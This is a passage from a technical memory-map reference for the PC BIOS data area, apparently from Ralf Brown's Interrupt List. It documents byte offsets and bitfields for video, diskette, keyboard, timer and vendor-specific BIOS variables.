                    is zero. Presumably bit 7 is a convenience for other
                    purposes. Bit 7 is reset to zero after the mode set.
 6        display switching enabled
 5        reserved
 4        if set:     use 400-line mode at next mode set
          if clear: [VGA] emulate EGA at next mode set
                    [MCGA] emulate CGA, digital monitor, 200 lines, 8x8 text
          Note: this bit is set by the video mode set on VGA, unchanged on MCGA
 3        default palette loading DISabled at mode set
 2        mono display
 1        gray scale summing enabled
 0        [VGA] =1 if VGA active, =0 if not
          [MCGA] reserved, zero
Note:     the Tseng ET4000 BIOS v3.00 uses bits 6-4 of 88h and bits 6-5 of 89h
            to specify graphics-mode refresh rates as follows
                    88h/6            640x480:  1 for 72Hz,0 for 60Hz
                    88h/5+89h/6   800x600:  00  60Hz
                                                        01  56Hz
                                                        11  72Hz
                    88h/4+89h/5   1024x768: 00  interlaced
                                                        01  60Hz
                                                        10  72Hz???
                                                        11  70Hz
--------V-M0040008A--------------------------
MEM 0040h:008Ah U - VIDEO (MCGA/VGA) - INDEX INTO DISPLAY COMBINATION CODE TBL
Size:    BYTE
SeeAlso: INT 10/AX=1A00h,#M0039
--------*-M0040008B--------------------------
MEM 0040h:008Bh - PC, PCjr, PC/XT 11/8/82, Convertible - RESERVED
Size:    11 BYTEs
--------B-M0040008B--------------------------
MEM 0040h:008Bh - DISKETTE MEDIA CONTROL
Size:    BYTE

Bitfields for diskette media control:
Bit(s)   Description       (Table M0028)
 7-6     last data rate set by controller
         00=500kbps, 01=300kbps, 10=250kbps, 11=1Mbps
 5-4     last diskette drive step rate selected
         00=0Ch, 01=0Dh, 10=0Eh, 11=0Ah
 3-2     {data rate at start of operation}
 1-0     reserved
```

```
Note:   EHD BIOS sets this byte to 01h and never reads it back
--------B-M0040008C-------------------------
MEM 0040h:008Ch - FIXED DISK - CONTROLLER STATUS [not XT]
Size:   BYTE
SeeAlso: MEM 0040h:008Dh,MEM 0040h:008Eh
--------B-M0040008D-------------------------
MEM 0040h:008Dh - FIXED DISK - CONTROLLER ERROR STATUS [not XT]
Size:   BYTE
SeeAlso: MEM 0040h:008Ch,MEM 0040h:008Eh
--------B-M0040008E-------------------------
MEM 0040h:008Eh - FIXED DISK - INTERRUPT CONTROL [not XT]
Size:   BYTE
Note:   cleared to 00h at start of disk operation, set to FFh by IRQ14
          handler when hard disk controller completes command
SeeAlso: MEM 0040h:008Ch,MEM 0040h:008Dh,MEM 0040h:008Fh
--------B-M0040008F-------------------------
MEM 0040h:008Fh U - DISKETTE CONTROLLER INFORMATION [not XT]
Size:   BYTE
SeeAlso: MEM 0040h:008Ch,MEM 0040h:008Dh,MEM 0040h:008Eh

Bitfields for diskette controller information:
Bit(s)  Description     (Table M0029)
 7      reserved
 6      =1 drive 1 determined
 5      =1 drive 1 is multi-rate, valid if drive determined
 4      =1 drive 1 supports 80 tracks, always valid
 3      reserved
 2      =1 drive 0 determined
 1      =1 drive 0 is multi-rate, valid if drive determined
 0      =1 drive 0 supports 80 tracks, always valid
Note:   EHD BIOS sets this byte to 01h and never alters it again
--------B-M00400090-------------------------
MEM 0040h:0090h - DISKETTE DRIVE 0 MEDIA STATE
Size:   BYTE
SeeAlso: MEM 0040h:0091h

Bitfields for diskette drive media state:
Bit(s)  Description     (Table M0030)
 7-6    data rate
        00=500kbps, 01=300kbps, 10=250kbps, 11=1Mbps
 5      double stepping required (e.g. 360kB in 1.2MB)
 4      media type established
 3      drive capable of supporting 4MB media
 2-0    on exit from BIOS, contains
        000 trying 360kB in 360kB
        001 trying 360kB in 1.2MB
        010 trying 1.2MB in 1.2MB
        011 360kB in 360kB established
```

```
          100 360kB in 1.2MB established
          101 1.2MB in 1.2MB established
          110 reserved
          111 all other formats/drives
SeeAlso: #M0031,#M0032
--------B-M00400091--------------------------
MEM 0040h:0091h - DISKETTE DRIVE 1 MEDIA STATE
Size:    BYTE
SeeAlso: MEM 0040h:0090h,#M0030
--------B-M00400092--------------------------
MEM 0040h:0092h U - DISKETTE DRIVE 0 MEDIA STATE AT START OF OPERATION
Size:    BYTE
Note:    officially "Drive 2 media state"
SeeAlso: MEM 0040h:0093h"DRIVE 1"

Bitfields for diskette drive 0 media state at start of operation:
Bit(s)   Description      (Table M0031)
 7-3 (see #M0030)
 2        multiple data rate capability determined
 1        multiple data rate capability
 0        =1 if drive has 80 tracks, =0 if 40 tracks
SeeAlso: #M0030,#M0032
--------d-M00400092--------------------------
MEM 0040h:0092h - Olivetti Quaderno - HARD DISK POWERDOWN COUNTDOWN CLOCK
TICKS
Size:    BYTE
Note:    hard disk is turned off when counter reaches zero
--------B-M00400093--------------------------
MEM 0040h:0093h U - DISKETTE DRIVE 1 MEDIA STATE AT START OF OPERATION
Size:    BYTE
Note:    officially "Drive 3 media state"
SeeAlso: MEM 0040h:0092h"DRIVE 0"

Bitfields for diskette drive 1 media state at start of operation:
Bit(s)   Description      (Table M0032)
 7-3     (see #M0030)
 2        multiple data rate capability determined
 1        multiple data rate capability
 0        =1 if drive has 80 tracks, =0 if 40 tracks
--HP 100LX/200LX--
          display control status
 0        =1 if DISPCTL -K
 1        =1 if DISPCTL -C
--------B-M00400094--------------------------
MEM 0040h:0094h - DISKETTE DRIVE 0 CURRENT TRACK NUMBER
Size:    BYTE
SeeAlso: MEM 0040h:0095h
--------B-M00400095--------------------------
```

MEM 0040h:0095h - DISKETTE DRIVE 1 CURRENT TRACK NUMBER
Size:    BYTE
SeeAlso: MEM 0040h:0094h
--------K-M00400096--------------------------
MEM 0040h:0096h - KEYBOARD STATUS BYTE 1
Size:    BYTE
SeeAlso: MEM 0040h:0097h,INT 16/AH=11h

Bitfields for keyboard status byte 1:
Bit(s)   Description      (Table M0033)
 7        =1 read-ID in progress
 6        =1 last code read was first of two ID codes
 5        =1 force Num Lock if read-ID and enhanced keyboard
 4        =1 enhanced keyboard installed
 3        =1 Right Alt pressed
 2        =1 Right Ctrl pressed
 1        =1 last code read was E0h
 0        =1 last code read was E1h
SeeAlso: #M0034,#M0010
--------K-M00400097--------------------------
MEM 0040h:0097h - KEYBOARD STATUS BYTE 2
Size:    BYTE
SeeAlso: MEM 0040h:0096h,INT 16/AH=11h

Bitfields for keyboard status byte 2:
Bit(s)   Description      (Table M0034)
 7        =1 keyboard transmit error flag
 6        =1 LED update in progress
 5        =1 RESEND received from keyboard
 4        =1 ACK received from keyboard
 3        reserved, must be zero
 2        Caps Lock LED
 1        Num Lock LED
 0        Scroll Lock LED
SeeAlso: #M0033,#M0010
--------B-M00400098--------------------------
MEM 0040h:0098h - TIMER2 (AT, PS exc Mod 30) - PTR TO USER WAIT-COMPLETE FLAG
Size:    DWORD
Note:    (see INT 15/AX=8300h)
SeeAlso: MEM 0040h:009Ch,INT 15/AH=83h,INT 15/AH=86h
--------B-M0040009C--------------------------
MEM 0040h:009Ch - TIMER2 (AT, PS exc Mod 30) - USER WAIT COUNT IN MICROSECONDS
Size:    DWORD
SeeAlso: MEM 0040h:0098h,MEM 0040h:00A0h,INT 15/AH=83h,INT 15/AH=86h
--------V-M0040009F--------------------------
MEM 0040h:009Fh - HP 100LX/200LX - VIDEO ZOOM MODE
Size:    BYTE

```
(Table M0035)
Values for HP 100LX/200LX video zoom mode:
 02h    80x25 mono
 03h    80x25 color
 80h    64x18 mono
 81h    64x18 color
 82h    40x25 mono
 83h    40x25 color
 84h    40x16 mono
 85h    40x16 color
SeeAlso: INT 10/AH=D0h
--------B-M004000A0--------------------------
MEM 0040h:00A0h - TIMER2 (AT, PS exc Mod 30) - WAIT ACTIVE FLAG
Size:   BYTE
SeeAlso: MEM 0040h:009Ch,INT 15/AH=83h,INT 15/AH=86h

Bitfields for Timer2 wait active flag:
Bit(s)  Description     (Table M0036)
 7      wait time elapsed
 6-1    reserved
 0      INT 15/AH=86h has occurred
--------N-M004000A1--------------------------
MEM 0040h:00A1h - BIT 5 SET IF LAN SUPPORT PROGRAM INTERRUPT ARBITRATOR PRESENT
Size:   BYTE
Note:   DEVICE=DXMA0MOD.SYS
--------N-M004000A2--------------------------
MEM 0040h:00A2h - RESERVED FOR NETWORK ADAPTERS
Size:   6 BYTEs
--------d-M004000A4--------------------------
MEM 0040h:00A4h - PS/2 Mod 30 - SAVED FIXED DISK INTERRUPT VECTOR
Size:   DWORD
--------V-M004000A8--------------------------
MEM 0040h:00A8h - VIDEO (EGA/MCGA/VGA) - POINTER TO VIDEO SAVE POINTER TABLE
Size:   DWORD
SeeAlso: INT 10/AH=1Ch

Format of Video Save Pointer Table [EGA/VGA/MCGA only]:
Offset  Size    Description     (Table M0037)
 00h    DWORD           ptr to Video Parameter Table
 04h    DWORD           ptr to Parameter Dynamic Save Area, else 0 [EGA/VGA only]
 08h    DWORD           ptr to Alphanumeric Character Set Override, else 0
 0Ch    DWORD           ptr to Graphics Character Set Override, else 0
 10h    DWORD           [VGA only] ptr to Secondary Save Pointer Table, must be valid
 14h    DWORD           reserved, zero
 18h    DWORD           reserved, zero
Note: table initially in ROM, copy to RAM to alter, then update 40h:A8h.

Format of Secondary Video Save Pointer Table [VGA only]:
```

| Offset | Size | Description (Table M0038) |
|---|---|---|
| 00h | WORD | Length of this table in bytes, including this word (1Ah) |
| 02h | DWORD | ptr to Display Combination Code Table, must be valid |
| 06h | DWORD | ptr to second Alphanumeric Character Set Override, else 0 |
| 0Ah | DWORD | ptr to User Palette Profile Table, else 0 |
| 0Eh | DWORD | reserved, zero |
| 12h | DWORD | reserved, zero |
| 16h | DWORD | reserved, zero |

Note: table initially in ROM, copy to RAM to alter, then alter Save Ptr Table.

Format of Display Combination Code Table [VGA only]:

| Offset | Size | Description (Table M0039) |
|---|---|---|
| 00h | BYTE | Number of entries in the DCC table at offset 04h |
| 01h | BYTE | Version number |
| 02h | BYTE | Maximum display type code that can appear in DCC table |
| 03h | BYTE | reserved |
| 04h | 2N BYTEs | Each pair of bytes gives a valid display combination, one display type per byte (see #M0040) |

(Table M0040)
Values for Display Combination display type:

| | |
|---|---|
| 00h | no display |
| 01h | MDA with mono display |
| 02h | CGA with color display |
| 03h | reserved |
| 04h | EGA with color display |
| 05h | EGA with mono display |
| 06h | Professional Graphics Controller |
| 07h | VGA with mono display |
| 08h | VGA with color display |
| 09h | reserved |
| 0Ah | MCGA with digital color display |
| 0Bh | MCGA with analog mono display |
| 0Ch | MCGA with analog color display |
| FFh | unrecognised video system |

SeeAlso: #M0039

Format of Video Parameter Table [EGA, VGA only]:

| Offset | Size | Description (Table M0041) |
|---|---|---|
| 00h-03h | | Modes 00h-03h in 200-line CGA emulation mode |
| 04h-0Eh | | Modes 04h-0Eh |
| 0Fh-10h | | Modes 0Fh-10h when only 64kB RAM on adapter |
| 11h-12h | | Modes 0Fh-10h when >64kB RAM on adapter |
| 13h-16h | | Modes 00h-03h in 350-line mode |
| 17h | | VGA Modes 00h or 01h in 400-line mode |
| 18h | | VGA Modes 02h or 03h in 400-line mode |
| 19h | | VGA Mode 07h in 400-line mode |
| 1Ah-1Ch | | VGA Modes 11h-13h |

```
Note:   An array of 23 [EGA] or 29 [VGA] elements, each element being 64
          bytes long.  Elements appear in the above order.

Format of Video Parameter Table element [EGA, VGA only]:
Offset  Size     Description       (Table M0042)
 00h     BYTE    Columns on screen                   (see 40h:4Ah)
 01h     BYTE    Rows on screen minus one            (see 40h:84h)
 02h     BYTE    Height of character in scan lines (see 40h:85h)
 03h     WORD    Size of video buffer                (see 40h:4Ch)
 05h  4 BYTEs    Values for Sequencer Registers 1-4
 09h     BYTE    Value for Miscellaneous Output Register
 0Ah 25 BYTEs    Values for CRTC Registers 00h-18h
 23h 20 BYTEs    Values for Attribute Controller Registers 00h-13h
 37h  9 BYTEs    Values for Graphics Controller Registers 00h-08h

Format of Video Parameter Table [MCGA only] {guesswork from inspection}:
Offset  Size     Description       (Table M0043)
   - 16 triplet BYTEs of R,G,B DAC info for 16 colors;
   - An array of 11 elements, each element being 32 bytes long.
          Elements appear in the order:
                 Modes 00h,01h in 200-line mode for digital displays
                 Modes 00h,01h in 400-line mode for analog displays
                 Modes 02h,03h in 200-line mode for digital displays
                 Modes 02h,03h in 400-line mode for analog displays
                 Modes 04h,05h in 200-line mode for digital displays
                 Modes 04h,05h in 400-line mode for analog displays
                 Mode  06h in 200-line mode for digital displays
                 Mode  06h in 400-line mode for analog displays
                 Mode  11h
                 Mode  13h in 200-line mode for digital displays
                 Mode  13h in 400-line mode for analog displays

Format of Video Parameter Table element [MCGA only]:
Offset  Size     Description       (Table M0044)
 00h     BYTE    Columns on screen                   (see 40h:4Ah)
 01h     BYTE    Rows on screen minus one            (see 40h:84h)
 02h     BYTE    Height of character in scan lines (see 40h:85h)
 03h     WORD    Size of video buffer                (see 40h:4Ch)
 05h     WORD    ??? always zero
 07h 21 BYTEs    Video data registers 00h-14h to port 3D5h indexed by 3D4h
 1Ch     BYTE    PEL Mask to port 3C6h
 1Dh     BYTE    CGA Mode Control to port 3D8h
 1Eh     BYTE    CGA Border Control to port 3D9h
 1Fh     BYTE    Extended Mode Control to port 3DDh

Format of Video Parameter Dynamic Save Area [EGA, VGA only]:
Offset  Size     Description       (Table M0045)
 00h 16 BYTEs    Last data written to Attribute Contr. Palette Registers 0-15
```

```
 10h    BYTE   Last data written to Attribute Controller Overscan Register
 11h-FFh       Reserved
               Note: Need for table was that EGA registers were write-only.
               Note: If default values (from the Video Parameter Table) are
                    over-ridden at a mode set by the VGA User Palette Profile
                    Table, then the Dynamic Save Area is updated with the
                    default values, not the User Profile ones.

Format of Alphanumeric Character Set Override:
Offset  Size   Description      (Table M0046)
 00h    BYTE   Length in bytes of each character in font table
 01h    BYTE   Character generator RAM bank to load, 0=normal
 02h    WORD   Number of characters in font table, normally 256
 04h    WORD   Code of first character in font table, normally 0
 06h    DWORD          ptr to font table
 0Ah    BYTE   Displayable rows (FFh=use maximum calculated value)
 0Bh    BYTEs  Array of mode values to which this font is to pertain
        BYTE   FFh end of array

Format of Second Alphanumeric Character Set Override:
Offset  Size   Description      (Table M0047)
 00h    BYTE   Length in bytes of each character in font table
 01h    BYTE   Character generator RAM bank to load, normally non-zero
 02h    BYTE   reserved
 03h    DWORD          ptr to font table
 07h    BYTEs  Array of mode values to which this font is to pertain
        BYTE   FFh end of array
Note:   Authorities differ, some say same as first override above, but IBM
          says it is as shown above

Format of Graphics Character Set Override:
Offset  Size   Description      (Table M0048)
 00h    BYTE   Number of displayable character rows
 01h    WORD   Length in bytes of each character in font table
 03h    DWORD          ptr to font table
 07h    BYTEs  Array of mode values to which this font is to pertain
        BYTE   FFh end of array

Format of User Palette Profile Table [VGA only]:
Offset  Size   Description      (Table M0049)
 00h    BYTE   Underlining: 01h=enable in all alphanumeric modes
                            00h=enable in monochrome alphanumeric modes only
                            FFh=disable in all alphanumeric modes
 01h    BYTE   reserved
 02h    WORD   reserved
 04h    WORD   Number (0-17) of Attribute Controller registers in table
 06h    WORD   Index (0-16) of first Attribute Controller register in table
 08h    DWORD          ptr to table of Attribute Controller registers to override
```

```
                              Table is an array of BYTEs.
 0Ch     WORD  Number (0-256) of video DAC Color registers in table
 0Eh     WORD  Index (0-255) of first video DAC Color register in table
 10h     DWORD          ptr to table of video DAC Color registers to override
                              Table is ??? triplets ??? of BYTEs???
 14h     BYTEs  array of mode values to which this profile is to pertain
         BYTE   FFh end of array
--------*-M004000AC-------------------------
MEM 0040h:00ACh - RESERVED
Size:    4 BYTEs
--------b-M004000B0-------------------------
MEM 0040h:00B0h - Phoenix 386 BIOS 1.10 10a - LOOP COUNT FOR HARD DISK TIMEOUT
Size:    BYTE
Desc:    number of times a tight software delay loop should be executed to
           generate the sub-55ms delays used internally by the BIOS
Note:    also used for delaying when beeping due to full keyboard buffer
SeeAlso: MEM 0040h:00ECh"Dell",INT 15/AH=BCh
--------d-M004000B0-------------------------
MEM 0040h:00B0h - PTR TO 3363 OPTICAL DISK DRIVER OR BIOS ENTRY POINT
Size:    DWORD
Notes:   When 3363 BIOS present, the ASCIZ signature "OPTIC "occurs 3 bytes
           beyond this entry point
         When 3363 BIOS and 3363 File System Driver present, the ASCIZ signature
           "FILE SYSTEM DRIVER" occurs 3 bytes beyond this entry point
--------b-M004000B0-------------------------
MEM 0040h:00B0h      - 1988 Phoenix 386 BIOS 1.10 03 - PARAMS FOR TYPE 48 HARD DISK
Size:    16 BYTEs
SeeAlso: INT 41,INT 46,MEM 0040h:00C0h"HARD DISK"
--------*-M004000B4-------------------------
MEM 0040h:00B4h      - RESERVED
Size:    WORD
--------b-M004000B5-------------------------
MEM 0040h:00B5h      - Dell 4xxDE
Size:    BYTE

Bitfields for Dell 4xxDE flags:
Bit(s)   Description      (Table M0050)
 2       ??? (related to disk drives)
 5       page tables set to allow Weitek addressing in real mode
 6       Weitek math coprocessor present
--------b-M004000B5-------------------------
MEM 0040h:00B5h - Tandy BIOS DATA FLAGS
Size:     BYTE
SeeAlso: MEM F000h:C000h

Bitfields for Tandy BIOS data flags:
Bit(s)    Description     (Table M0131)
 0        set if drive A: is 720 Kb
```

 1         set if drive B: is 720 Kb
 2-7      unknown
Note:    Before checking these bits, the Tandy ROM BIOS ID byte at F000h:C000h
            should be verified to be equal to 21h.
--------------------------------------------
MEM 0040h:00E5h - Gigabyte AWARD v4.51PG - ASSOC DRIVE NUMS TO PHYS INTERFACES
Size:    BYTE
SeeAlso: MEM 0040h:00E5h"AWARD"

Bitfields for drive number/interface mapping:
Bit(s)   Description       (Table M0129)
 7-6     interface for drive 83h (F:)
           00 primary master
           01 primary slave
           10 secondary master
           11 secondary slave
 5-4     interface for drive 82h (as for bits 7-6)
 3-2     interface for drive 81h (as for bits 7-6)
 1-0     interface for drive 80h (C:) (as for bits 7-6)
SeeAlso: #M0128
----------M004000B6--------------------------
MEM 0040h:00B6h       - RESERVED FOR POST???
Size:    3 BYTEs
----------M004000B9--------------------------
MEM 0040h:00B9h - ???
Size:    7 BYTEs
--------b-M004000BC--------------------------
MEM 0040h:00BCh - 1993 Phoenix 486 BIOS 1.03 PCI - CPU TYPE/MASK REVISION
Size:    WORD
Desc:    the high byte contains the CPU type, the low byte the mask revision
            (stepping level), as reported to the BIOS in DX by the CPU at startup
SeeAlso: INT 15/AH=C9h
--------b-M004000C0--------------------------
MEM 0040h:00C0h       - 1988 Phoenix 386 BIOS 1.10 03 - PARAMS FOR TYPE 49 HARD DISK
Size:    16 BYTEs
SeeAlso: INT 41,INT 46,MEM 0040h:00B0h"HARD DISK"
--------*-M004000C0--------------------------
MEM 0040h:00C0h       - RESERVED
Size:    14 BYTEs
--------K-M004000C2--------------------------
MEM 0040h:00C2h - AMI BIOS 1.00.12.AX1T - KEYBOARD TYPE
Size:    WORD
Desc:    this word contains an indication of the type of keyboard
            (controller???) attached to the system
Note:    AMI's APM code checks for 4147h vs. other value (5047h seen on Intel
            "Plato" motherboard)
SeeAlso: #00586,INT 16/AH=F2h
--------b-M004000CE--------------------------

```
MEM 0040h:00CEh       - COUNT OF DAYS SINCE LAST BOOT
Size:    WORD
--------*-M004000D0--------------------------
MEM 0040h:00D0h - RESERVED
Size:    32 BYTEs
--------S-M004000D0--------------------------
MEM 0040h:00D0h       - Digiboard MV/4 - LENGTH OF DATA TABLE
Size:    BYTE
--------d-M004000D0--------------------------
MEM 0040h:00D0h       EHD floppy - INSTALLATION FLAGS
Size:    BYTE

Bitfields for EHD floppy installation flags:
Bit(s)   Description       (Table M0051)
 4       installation completed
 3-0     drives 0-3
--------b-M004000D0--------------------------
MEM 0040h:00D0h       - AMI BIOS v1.00.12.AX1T - EPP - SCRATCH SPACE
Size:    WORD
Desc:    this word holds the value of BX during an EPP BIOS call
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00D6h"AMI"
SeeAlso: MEM 0040h:00DDh"AMI"
--------S-M004000D1--------------------------
MEM 0040h:00D1h       - Digiboard MV/4 - PRODUCT ID
Size:    BYTE
--------S-M004000D2--------------------------
MEM 0040h:00D2h       - Digiboard MV/4 - BASE ADDRESS FOUND
Size:    WORD
--------b-M004000D2--------------------------
MEM 0040h:00D2h       - AMI BIOS v1.00.12.AX1T - EPP BASE I/O PORT
Size:    WORD
--------S-M004000D4--------------------------
MEM 0040h:00D4h       - Digiboard MV/4 - PORTS
Size:    BYTE
--------S-M004000D5--------------------------
MEM 0040h:00D5h       - Digiboard MV/4 - IRQ
Size:    BYTE
--------d-M004000D5--------------------------
MEM 0040h:00D5h       - EHD floppy - NUMBER OF FLOPPY DISK CONTROLLERS IN SYSTEM
Size:    BYTE
--------b-M004000D5--------------------------
MEM 0040h:00D5h       - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 0 CAPABILITIES
Size:    BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D6h"AMI",MEM 0040h:00D7h"AMI"
SeeAlso: MEM 0040h:00DCh"AMI"
--------d-M004000D6--------------------------
MEM 0040h:00D6h       - EHD floppy - AND-BITS TO ADJUST PORT ADDRESS
Size:    BYTE
```

Note:    this byte contains FFh if controller at 03Fxh and 7Fh if at 037xh; the
value is ANDed with DL prior to using IN A?,DX or OUT DX,A?
instructions
--------K-M004000D6--------------------------
MEM 0040h:00D6h - Digiboard MV/4 - NUMBER OF KEYBOARDS FOUND
Size:    WORD
SeeAlso: MEM 0040h:00D8h"Digiboard"
--------b-M004000D6--------------------------
MEM 0040h:00D6h       - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 0 IRQ
Size:    BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00D8h"AMI"
SeeAlso: MEM 0040h:00DDh"AMI"
--------d-M004000D7--------------------------
MEM 0040h:00D7h - EHD floppy - DRIVE 0 DISKETTE MEDIA STATE
Size:    BYTE
Note:    the value in this byte is copied into 0040h:0090h (diskette 0 status)
SeeAlso: MEM 0040h:00D8h"EHD",MEM 0040h:00D9h"EHD",MEM 0040h:00DAh"EHD"

Bitfields for EHD diskette media state:
Bit(s)   Description      (Table M0052)
 7-6     data rate: 00=500kbps,01=300kbps,10=250k,11=1M/S
 5       double stepping required (e.g. 360kB in 1.2MB)
 4       media type established
 3       reserved
 2-0     on exit from BIOS, contains:
         000 trying 360kB in 360kB
         001 trying 360kB in 1.2MB
         010 trying 1.2MB in 1.2MB
         011 360kB in 360kB established
         100 360kB in 1.2MB established
         101 1.2MB in 1.2MB established
         110 reserved (2M8?)
         111 all other formats/drives
--------b-M004000D7--------------------------
MEM 0040h:00D7h       - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 1 CAPABILITIES
Size:    BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00D6h"AMI"
SeeAlso: MEM 0040h:00DDh"AMI"
--------M-M004000D8--------------------------
MEM 0040h:00D8h - Digiboard MV/4 - NUMBER OF MICE FOUND
Size:    WORD
SeeAlso: MEM 0040h:00D6h"Digiboard",MEM 0040h:00DAh"Digiboard"
--------d-M004000D8--------------------------
MEM 0040h:00D8h - EHD floppy - DRIVE 1 DISKETTE MEDIA STATE
Size:    BYTE
SeeAlso: MEM 0040h:00D7h"EHD",MEM 0040h:00D9h"EHD",MEM 0040h:00DAh"EHD"
--------b-M004000D8--------------------------
MEM 0040h:00D8h - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 1 IRQ

```
Size:    BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D6h"AMI",MEM 0040h:00D7h"AMI"
SeeAlso: MEM 0040h:00DDh"AMI"
--------b-M004000D8--------------------------
MEM 0040h:00D8h U - Phoenix BIOS 4.0 Rel 6.0 - POWER MANAGEMENT FLAGS
Size:    BYTE
SeeAlso: INT 15/AX=5300h
--------d-M004000D9--------------------------
MEM 0040h:00D9h - EHD floppy - DRIVE 2 DISKETTE MEDIA STATE
Size:    BYTE
SeeAlso: MEM 0040h:00D7h"EHD",MEM 0040h:00D8h"EHD",MEM 0040h:00DAh"EHD"
--------S-M004000DA--------------------------
MEM 0040h:00DAh - Digiboard MV/4 - CURRENT PORT (used by VGA initializatn only)
Size:    BYTE
SeeAlso: MEM 0040h:00D8h"Digiboard"
--------d-M004000DA--------------------------
MEM 0040h:00DAh - EHD floppy - DRIVE 3 DISKETTE MEDIA STATE
Size:    BYTE
SeeAlso: MEM 0040h:00D7h"EHD",MEM 0040h:00D8h"EHD",MEM 0040h:00D9h"EHD"
--------S-M004000DB--------------------------
MEM 0040h:00DBh - Digiboard MV/4 - MASTER 8259 MASK (used by VGA init only)
Size:    BYTE
SeeAlso: MEM 0040h:00DCh"Digiboard"
--------d-M004000DB--------------------------
MEM 0040h:00DBh - EHD floppy - DRIVE 0 NEEDS RECALIBARATION
Size:    BYTE
SeeAlso: MEM 0040h:00DCh"EHD",MEM 0040h:00DDh"EHD",MEM 0040h:00DEh"EHD"
--------S-M004000DC--------------------------
MEM 0040h:00DCh - Digiboard MV/4 - SLAVE 8259 MASK (used by VGA init only)
Size:    BYTE
SeeAlso: MEM 0040h:00DBh"Digiboard"
--------b-M004000DC--------------------------
MEM 0040h:00DCh     - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 0 MODE
Size:    BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00DDh"AMI"
SeeAlso: INT 17/AX=0200h/BX=5050h

(Table M0053)
Values for AMI Enhanced Parallel Port mode:
 01h    compatibility mode
 02h    bi-directional mode
 04h    EPP mode
SeeAlso: #00637
--------d-M004000DC--------------------------
MEM 0040h:00DCh - EHD floppy - DRIVE 1 NEEDS RECALIBARATION
Size:    BYTE
SeeAlso: MEM 0040h:00DBh"EHD",MEM 0040h:00DDh"EHD",MEM 0040h:00DEh"EHD"
--------b-M004000DC--------------------------
```

MEM 0040h:00DCh - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 1 MODE
Size: BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00DCh"AMI",#M0053
--------d-M004000DD--------------------------
MEM 0040h:00DDh - EHD floppy - DRIVE 2 NEEDS RECALIBARATION
Size: BYTE
SeeAlso: MEM 0040h:00DBh"EHD",MEM 0040h:00DCh"EHD",MEM 0040h:00DEh"EHD"
--------d-M004000DE--------------------------
MEM 0040h:00DEh - EHD floppy - DRIVE 3 NEEDS RECALIBARATION
Size: BYTE
SeeAlso: MEM 0040h:00DBh"EHD",MEM 0040h:00DCh"EHD",MEM 0040h:00DDh"EHD"
--------b-M004000DF--------------------------
MEM 0040h:00DFh - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT LOCK STATE
Size: BYTE
Note: set to 01h if last request was to lock a port, 00h if last request was
to unlock a port
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00DCh"AMI"
--------b-M004000E0--------------------------
MEM 0040h:00E0h - AMI BIOS v1.00.12.AX1T - EPP - REAL-TIME DEVICE COUNT
Size: BYTE
Desc: contains the number of advertised real-time devices as set by EPP
function 12h (see #00632)
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00DFh"AMI"
--------b-M004000E0--------------------------
MEM 0040h:00E0h - Phoenix 386 BIOS - DRIVE PARAMETER TABLE FOR FIRST HARD DISK
Size: 16 BYTEs
Note: this area is used to store the driver parameter table for the first
hard disk if it has been setup as the user-configurable "type 47"
--------d-M004000E3--------------------------
MEM 0040h:00E3h - EHD floppy - DRIVE 0 DISKETTE TYPE (from jumpers)
Size: BYTE
SeeAlso: MEM 0040h:00E4h,MEM 0040h:00E5h"EHD",MEM 0040h:00E6h"EHD"

(Table M0054)
Values for EHD floppy diskette type:
01h undefined by diskette change (360K)
02h 1.2M
03h 720K
04h 1.44M
05h 2.88M
--------d-M004000E4--------------------------
MEM 0040h:00E4h - EHD floppy - DRIVE 1 DISKETTE TYPE (from jumpers)
Size: BYTE
SeeAlso: MEM 0040h:00E3h,MEM 0040h:00E5h"EHD",MEM 0040h:00E6h"EHD"
--------d-M004000E5--------------------------
MEM 0040h:00E5h - EHD floppy - DRIVE 2 DISKETTE TYPE (from jumpers)
Size: BYTE
SeeAlso: MEM 0040h:00E3h,MEM 0040h:00E4h"EHD",MEM 0040h:00E6h"EHD"

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---------------------------------------------
MEM 0040h:00E5h - AWARD v4.51PG - ASSOC DRIVE NUMBERS TO PHYSICAL INTERFACES
Size:    BYTE
SeeAlso: MEM 0040h:00B5h"Gigabyte"

Bitfields for drive number/interface mapping:
Bit(s)   Description      (Table M0128)
 7-6     interface for drive 83h (F:)
         00 primary master
         01 primary slave
         10 secondary master
         11 secondary slave
 5-4     interface for drive 82h (as for bits 7-6)
 3-2     interface for drive 81h (as for bits 7-6)
 1-0     interface for drive 80h (C:) (as for bits 7-6)
SeeAlso: #M0129
--------d-M004000E6--------------------------
MEM 0040h:00E6h - EHD floppy - DRIVE 3 DISKETTE TYPE (from jumpers)
Size:    BYTE
SeeAlso: MEM 0040h:00E3h,MEM 0040h:00E4h"EHD",MEM 0040h:00E5h"EHD"
--------d-M004000EA--------------------------
MEM 0040h:00EAh - Omti controller - SEGMENT OF EXTENDED BIOS DATA AREA???
Size:    WORD
Note:    drive parameter tables stored in specified segment
--------b-M004000EC--------------------------
MEM 0040h:00ECh - Dell 4xxDE BIOS A11 - LOOP COUNT FOR DELAYS
Size:    WORD
----------M004000F0--------------------------
MEM 0040h:00F0h - INTRA-APPLICATION COMMUNICATION AREA
Size:    16 BYTEs
--------B-M00500000--------------------------
MEM 0050h:0000h - PRINT-SCREEN STATUS
Size:    BYTE
--------J-M00500001--------------------------
MEM 0050h:0001h - NEC PC-9800 series - SCREEN MODE
Size:    BYTE
Note:    if bit 3 set, the screen is in high-resolution mode (start memory at
           segment E000h instead of A000h)
